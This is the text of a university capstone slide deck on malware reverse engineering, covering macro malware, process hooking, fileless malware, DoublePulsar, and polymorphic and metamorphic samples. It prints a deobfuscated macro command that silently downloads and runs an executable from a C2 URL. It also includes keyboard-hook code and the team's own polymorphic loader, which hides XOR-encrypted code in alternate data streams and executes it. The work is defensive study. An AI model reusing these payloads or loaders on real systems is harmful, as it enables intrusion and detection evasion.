UE20CS390B Capstone Phase-2 Review-3

Malware Protection using Reverse Engineering

Project ID : PW23_HBP_01

Guide : Prof. Prasad B Honnavalli

Co-Guide : Asst. Prof. Sushma E

Team : Pavan R Kashyap (PES1UG20CS280)

Phaneesh R Katti (PES1UG20CS281)

Hrishikesh Bhat P (PES1UG20CS647)

Pranav K Hegde (PES1UG20CS672)

Control Flow

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Review – 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Control Flow

About

Project **Abstract** and **Scope**

Project Recap

Milestones
Accomplished

Review – 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Project Abstract

- The objective of this capstone project is to conduct a comprehensive study of famous malware like “WannaCry”, “Stuxnet” to name a few, and present an analysis of their functionality, tactics, and techniques.

- Various static and dynamic tools like Ghidra, Procmon will be investigated, to compile detailed reports suitable for both technical and non-technical audience.

- Furthermore, the project will encompass the development of strategies and guidelines for mitigating potential malware threats, while also providing insights into an attacker's mindset.

Project Scope

Dynamic Analysis

Identifying Tools

Examine Prevelant Malware

Control Flow

✓ **About**

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Review – 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Control Flow

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Review – 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Phase 02 Milestone Recap

01 Macros

02 Process Hooking

03 Fileless Malware

04 Double Pulsar

Milestone Recap 1

Macros

01

A macro is a concise and predefined sequence of instructions or commands, essentially a small program, specifically crafted to automate repetitive tasks within Microsoft Office applications.

Word macros enable the creation of customized actions, such as formatting, text insertion, or complex document manipulations, streamlining workflows for increased productivity.

Quick Recap – Macros

- We see a security warning which prevents macros from executing.

- We must enable macros for analysis purpose. However, enabling might execute the script while opening the word document even before analyzing the script. Hence, we shall enable it after analyzing script.

Quick Recap – Macros

- **Analysing the Macro VBA Script**

```
Sub Workbook_Open()
    Document_Open
End Sub
Public Sub HV_L()
   V_B (XG_J)
End Sub
Public Sub Document_Open()
    Dim LC_ANO As String
LC_ANO = "7D70AB7053838C70474E813F58607F703A703B8B70AE707081706C3D68707097595 77F70705A708370939E8338A6707063707O7A86707085544 77F7080617070 3
Dim MC_A As String
MC_A = "8593D70703470707 08F7092707C74707C36A43852475745705298 70A770367099505D9D6770417B91707070A483B0577070708743703770863596707O707F5C487B4
Dim K_NDV As String
K_NDV = "70467070AEAC6C4E70957070A7AA70705E707070A5796B9E5BAEA6707070AB70707070709D703A70A8707070AB7070701B8370AE7041827070707070 5E7070707 07
Dim I_R As String
I_R = "24570705A703579706D703B70A670708F52707054 70A07071A965703E70947070AB4A7D3D704842707485707 08E7070707670 7070AE837070707070 7B6B707070705C
Dim LM_V As String
LM_V = "623E7070AB5C709F709F5F70707070707034AE703FA77070954F7070AA469F9070703A70707070 39A0347051704 47E46A170706D85707 08D7070707070397070709470
Dim XET_JW As String
XET_JW = "770583270787OA8587070707 09E4A707D4070A93E827091877270707 09E706A7078707 09C3B594370706344 70A996534A9F709B6D4A70597A7053707 33B9C70707
Dim NXP_Q As String
NXP_Q = "7070703790A7707053704E707083967O705D707070703377707070707057507070707070707070 6C70967070705981597070 4A353E70705B70707E9168A4703A707
Dim DB_IXF As String
DB_IXF = "F707070747053707070703C764F4070567070927070A87070B0707049577070705 53F7B706A7A855E8A703A3B706470627058709 06CAD86704C57707070488D52 4
Dim D_KW As String
D_KW = "8F72703570AA7091707039637070413B70707 08B707099054707 0B0865470708 0707 06A65654F70536D8385707070AA7072613470597 08A8770AB677C7085474170
```

Quick Recap – Macros

- **Analysing the Macro VBA Script :**

```
C:\Users\                         macros>python deobfuscate_script.py
powershell.exe -WindowStyle Hidden -noprofile If (test-path  $env:APPDATA + '\punj.exe') {Remove-Item  $env:APPDATA +
 '\punj.exe'}; $KDFB = New-Object System.Net.WebClient; $KDFB.Headers['User-Agent'] = 'USRUE-VNC'; $KDFB.DownloadFile
('http://uusongspace.com/dropconnect/stub.exe', $env:APPDATA + '\punj.exe'); (New-Object -com Shell.Application).Shel
lExecute($env:APPDATA + '\punj.exe'); Stop-Process -Id $Pid -Force
```


Quick Recap – Macros

The script initiates a hidden instance of PowerShell without loading a user profile. It checks for the existence of a file named "punj.exe" in the user's APPDATA directory and removes it if present.

The script then downloads a file from a C2 URL (**'http://uusongspace.com/dropconnect/stub.exe'**), disguises its origin with a custom User-Agent header, saves it as "punj.exe," and executes the downloaded program.


Quick Recap – Macros

- **General working Architecture**



Quick Recap – Macros

Outpout Screen



Milestone Recap 2

02

Process Hooking

What is Process Hooking?

Process hooking in the context of malware refers to the technique of **intercepting** and altering the **behavior of** application programming interfaces **(APIs)** used by software applications.

Malicious actors employ API hooking as a stealthy method to **manipulate system or application functionality**, allowing them to **gain unauthorized access, monitor user activities, or evade detection.**

By injecting code to intercept API calls, malware can **redirect program flow, modify data**, or even **substitute** legitimate API responses with malicious ones.

Quick Recap – Process Hooking

```
// Function to find the process ID of the running cmd instance
DWORD FindcmdProcessId() {
    DWORD dwProcessId = 0;
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hSnapshot != INVALID_HANDLE_VALUE) {
        PROCESSENTRY32 processEntry;
        processEntry.dwSize = sizeof(PROCESSENTRY32);

        if (Process32First(hSnapshot, &processEntry)) {
            do {
                if (lstrcmpi(processEntry.szExeFile, "cmd.exe") == 0) {
                    dwProcessId = processEntry.th32ProcessID;
                    break;
                }
            } while (Process32Next(hSnapshot, &processEntry));
        }

        CloseHandle(hSnapshot);
    }

    return dwProcessId;
}
```

- Search for currently running CMD Process

Quick Recap – Process Hooking

```
// Hook procedure for capturing characters
LRESULT CALLBACK Hook_Char(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode == HC_ACTION && wParam == WM_KEYDOWN) {
        KBDLLHOOKSTRUCT* pKeyStruct = (KBDLLHOOKSTRUCT*)lParam;

        // Check if the character is not an ENTER key
        if (pKeyStruct->vkCode != VK_RETURN) {
            char c = MapVirtualKeyA(pKeyStruct->vkCode, MAPVK_VK_TO_CHAR);
            strncat(g_concatenatedCommand, &c, 1);
        }
    }

    return CallNextHookEx(NULL, nCode, wParam, lParam);
}
```

Hooking Characters on Key-Down

Quick Recap —Hooking – Code

```
// Hook procedure for capturing the concatenated command on ENTER
LRESULT CALLBACK Hook_ON_ENTER(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode == HC_ACTION && wParam == WM_KEYDOWN) {
        KBDLLHOOKSTRUCT* pKeyStruct = (KBDLLHOOKSTRUCT*)lParam;

        // Check if the character is the ENTER key
        if (pKeyStruct->vkCode == VK_RETURN) {
            // Get the command
            char command[1024];
            strcpy(command, g_concatenatedCommand);

            // Clear the concatenated command buffer
            memset(g_concatenatedCommand, 0, sizeof(g_concatenatedCommand));

            // Get the command output
            FILE* cmdOutput = _popen(command, "r");
            if (cmdOutput == NULL) {
                return CallNextHookEx(NULL, nCode, wParam, lParam);
            }
```

Milestone Recap 3

Fileless Malware

03

Fileless malware is malicious code that works directly within a computer's memory instead of the hard drive. It uses legitimate, otherwise benevolent programs to compromise your computer instead of malicious files.

It is "Fileless" in the sense that no files are downloaded to your hard drive. Fileless malware hides by using applications administrators would usually trust.

Milestone Recap 4


04

Double Pulsar (DP)

A **DoublePulsar** attack works by silently installing a dangerous backdoor implant on your PC, which attackers can use to bypass your PC's security and access your system without detection.

After gaining access to your system, the attacker can plant malware, or steal your personal data. The attackers would get remote control over the system to deploy the **Wannacry** 2.0 payload through this attack.

Quick Recap – DP Arch.



Control Flow

About

Project **Abstract** and **Scope**

✓ Project Recap

Milestones Accomplished

Review – 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Control Flow

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Review - 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Statistics on Polymorphic & Metamorphic Samples

Top five malware detection evasion techniques in 2023

Now, more than ever, it's paramount for enterprises to safeguard their systems and data against these evolving threats and innovative evasion techniques for malware detection in 2023.

Saachi Gupta Ghosh • ETCIOSEA
Published On Sep 22, 2023 at 05:00 AM IST

The five major evasion techniques are — signature-based evasion techniques, behaviour-based evasion techniques, anti-analysis techniques, process injection techniques, and fileless malware techniques.

Signature-based evasion techniques

Polymorphic and metamorphic malware — Traditional signature-based antivirus programmes can't detect and block this malware effectively. Polymorphic malware can change its code or appearance everytime it infects a new system, and metamorphic malware takes this concept a step further by also modifying its underlying code. This evasion technique involves altering the malware's structure or encryption method, which relies on identifying specific patterns within the malware's code. It creates numerous unique variants that evade static signature-based detection.


Polymorphic Malware

Polymorphic Malware

- **Polymorphic malware** samples are those malware samples that change their **appearance** (code structure) for each infection whilst retaining their **core functionality.**

- They use **encryption** and **obfuscation** techniques to hide the core functionality.

- Analogy: There is a mannequin (core functionality). You put on a new coat to it every day (outward appearance)



Polymorphic Malware

- **Polymorphic engines**, code sections that generate polymorphic virus variants are usually part of the malware source code.


- The engine is responsible for extracting the core functionality of the malware sample and then morphing it, using the techniques discussed before, generating an encrypted or morphed variant of the original sample.

- Each polymorphic variant contains a **decryptor section** attached to it that contains the code to decrypt or de-obfuscate the polymorphic variant and load the core functionality onto the memory.

Polymorphic Malware

- When a new copy of the sample must be dropped somewhere, the polymorphic engine fetches the original source code (that is decrypted) and then morphs it again using a new key.
- A new key **(key rotation)** ensures that each polymorphic variant appears significantly different from its predecessor, thereby achieving its purpose of concealing the core functionality and appearing different each time.

Polymorphic Malware



General Working Architecture of Polymorphic Malware

- Polymorphic engines and decryptors usually take up significant space. They make up nearly 80-90% of the entire malware source code.
- Image Source; https://www.researchgate.net/figure/Polymorphic-virus-structure_fig4_235641122

Polymorphic Malware

High-level working of the malware sample mainly has 2 different malware scripts n play:

- **Victim side script** which contains encrypted payload and performs malicious actions.
- **Attacker side polymorphic engine** that generates polymorphic variants.

- Victim side script, when executed, corrupts word documents by appending junk value and connects to attacker side engine to download a variant in a different folder path.

Victim side script sections:

- The **decryptor code**
- The **encrypted payload** .

Polymorphic Malware


Victim side Decryptor code :

Each polymorphic variant contains an encrypted payload and a decryptor code to extract the core code functionality. The algorithm to decrypt the payload is stored in the **Alternate Data Stream**

Polymorphic Malware

Alternate data streams (ADS) :

Allow Windows files to have **hidden, additional data** attached to them, which is often used for legitimate purposes but can also be exploited for hiding malicious content.



Polymorphic Malware

ADS seen on CMD:

```
C:\Users\                                                          >dir
 Volume in drive C is Windows
 Volume Serial Number is B233-0680

 Directory of C:\Users\

08-11-2023  17:36    <DIR>          .
08-11-2023  17:34    <DIR>          ..
08-11-2023  17:36             8,723 _variant_ads_181.py
               1 File(s)          8,723 bytes
               2 Dir(s)  67,234,455,552 bytes free
```

```
C:\Users\                                                          >dir /r
 Volume in drive C is Windows
 Volume Serial Number is B233-0680

 Directory of C:\Users\

08-11-2023  17:36    <DIR>          .
08-11-2023  17:34    <DIR>          ..
08-11-2023  17:36             8,723 _variant_ads_181.py
                                674 _variant_ads_181.py:decrypt_hide.py:$DATA
               1 File(s)          8,723 bytes
               2 Dir(s)  67,234,455,552 bytes free
```

Polymorphic Malware

Decryptor Code – 2: (Microsoft does not provide a GUI access to the ADS file)

```
C:\Users\                                              >notepad _variant_ads_181.
py:decrypt_hide.py:$DATA
```

_variant_ads_181.py:decrypt_hide.p

File Edit View

```python
def decrypt_code(encrypted_code, key):
    decrypted_code = []
    for char in encrypted_code:
        decrypted_char = chr(ord(char) ^ key)
        decrypted_code.append(decrypted_char)
    return ''.join(decrypted_code)

def decrypt_and_execute():
    file_name = sys.argv[0].split(":")[0]  # Retrieve the file name of the default stream

    with open(file_name, 'r', encoding='utf-8') as file:
        lines = file.readlines()
    encrypted_code = lines[-1][1:-1]

    key = 181
    decrypted_code = decrypt_code(encrypted_code, key)
    print("==========",decrypted_code)
    exec(decrypted_code[1:])
print("starts here")
decrypt_and_execute()
```

Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8

Polymorphic Malware

Attacker Side Engine Script and Code

```python
if message == "Send":
    print("Message received. Reading script contents...")

        # Read the script contents from the "viruspoly.py" file
    with open("virus_poly_version2.py", "r", encoding="utf-8") as file:
        original_script = file.read()

    # Receive the script file from the client
    # received_script = client_socket.recv(8192).decode()
    print("===========original SCRIPT\n",original_script,"===========")
    # Send an acknowledgment response

    encrypted_code,decrypt_function,decrypt_in_ads=polymorphic_engine(original_script)

    variant_content=f"{decrypt_function} \n {encrypted_code}"
    # client_socket.sendall(encrypted_code.encode())
    client_socket.sendall(variant_content.encode())

    client_socket.sendall(dest_filepath.encode())
    print("Destination path sent:", dest_filepath)

    client_socket.close()
```

```python
def encrypt_code(code, key):
    encrypted_code = []
    for char in code:
        encrypted_char = chr(ord(char) ^ key)
        encrypted_code.append(encrypted_char)
    return ''.join(encrypted_code)
```

Polymorphic Malware

Attacker Side Script

```python
    # Generate a random encryption key
    key = random.randint(130, 255)

    # Encrypt the original code
    encrypted_code = encrypt_code(original_code, key)
    # print("encrypted_code: ", encrypted_code)

    decrypt_function = f'''import sys
import os
import socket
import time
import io
import re
with open(sys.argv[0]+":decrypt_hide.py", "r",encoding="utf-8") as file:
    ads_script = file.read()
exec(ads_script)
######
'''
```

Decryptor Code Part 1

```python
def decrypt_code(encrypted_code, key):
    decrypted_code = []
    for char in encrypted_code:
        decrypted_char = chr(ord(char) ^ key)
        decrypted_code.append(decrypted_char)
    return ''.join(decrypted_code)

def decrypt_and_execute():
    file_name = sys.argv[0].split(":")[0]  # Retrieve the file name of the default stream

    with open(file_name, 'r', encoding='utf-8') as file:
        lines = file.readlines()
    encrypted_code = lines[-1][1:-1]

    key = {key}
    decrypted_code = decrypt_code(encrypted_code, key)
    print("===========",decrypted_code)
    exec(decrypted_code[1:])
print("starts here")
decrypt_and_execute()
'''
    return encrypted_code,decrypt_function,decrypt_in_ads
```

Decryptor Code Part 2

Metamorphic Malware

Metamorphic Malware

- **Metamorphic malware** samples on the other hand are those malware samples that **completely change their code structure**, by introducing rabbit holes, to make it difficult for defenders and tools to discern the core functionality of the sample.

- The changes are brought about to the core functionality itself, not to the appearance. By deliberately changing the order of assembly instructions or by rearranging the execution of certain code functions in the sample, metamorphic variants aim to thwart behavioral detection.


Metamorphic Malware

Analogy: The mannequin looks very different every other day. It has a tattooed arm one day, tons of jewellery the other and is an amputee another day.

Metamorphic engines are significantly more complex. They encompass the following entities:

- **Disassembler--** The disassembler scans through the source code of the sample and identifies the assembly equivalents of the core functionality
- **Mutation engine** -- The mutation engine is responsible for taking the assembly code and introducing mutations and deviations inside it.
- **Assembler** -- Once the original code has been morphed and drastically changed, it is recompiled back so that the new metamorphic variant can be generated.

Metamorphic Malware



Metamorphic Malware – in Action

```
print("Input file:", input_file_name)
print("Modified file:", modified_file_name)

def main():
    rename_file()
    shuffle_file()
    run_rabbit()
    erase_file()

main()
```

Metamorphic Malware – in Action

Name	Date modified	Type	Size
0.renamer	15-07-2023 12:24	Python Source File	3 KB
1.shuffler	15-07-2023 12:25	Python Source File	4 KB
2.rabbit	15-07-2023 12:43	Python Source File	4 KB
3.eraser	13-07-2023 12:13	Python Source File	1 KB
client	15-07-2023 11:53	Python Source File	5 KB
func	15-07-2023 11:42	Python Source File	1 KB
metamorph-engine	08-11-2023 19:10	Python Source File	1 KB
modified_client	27-07-2023 11:56	Python Source File	5 KB
sample	15-07-2023 12:44	Microsoft Word D...	105 KB

Metamorphic Malware – in Action

Renamer

```
def generate_weird_names():
    names = []
    while len(names) < 50:
        name = ''.join(random.choice(string.ascii_lowercase) for _ in range(10))
        if name not in names:
            names.append(name)
    return names
```

Metamorphic Malware – in Action

Renamer

```
def extract_functions_variables(tree):
    functions = {}
    variables = {}

    for node in ast.walk(tree):
        if isinstance(node, ast.FunctionDef):
            functions[node.name] = (node.lineno, node.col_offset, node.end_col_offset)
        elif isinstance(node, ast.Assign):
            if isinstance(node.targets[0], ast.Name):
                variable_name = node.targets[0].id
                if variable_name not in variables:
                    variables[variable_name] = []
                variables[variable_name].append((node.lineno, node.col_offset, node.end_col_offset))
```

Metamorphic Malware – in Action

Renamer

```python
def replace_function_variable_names(file_name):
    try:
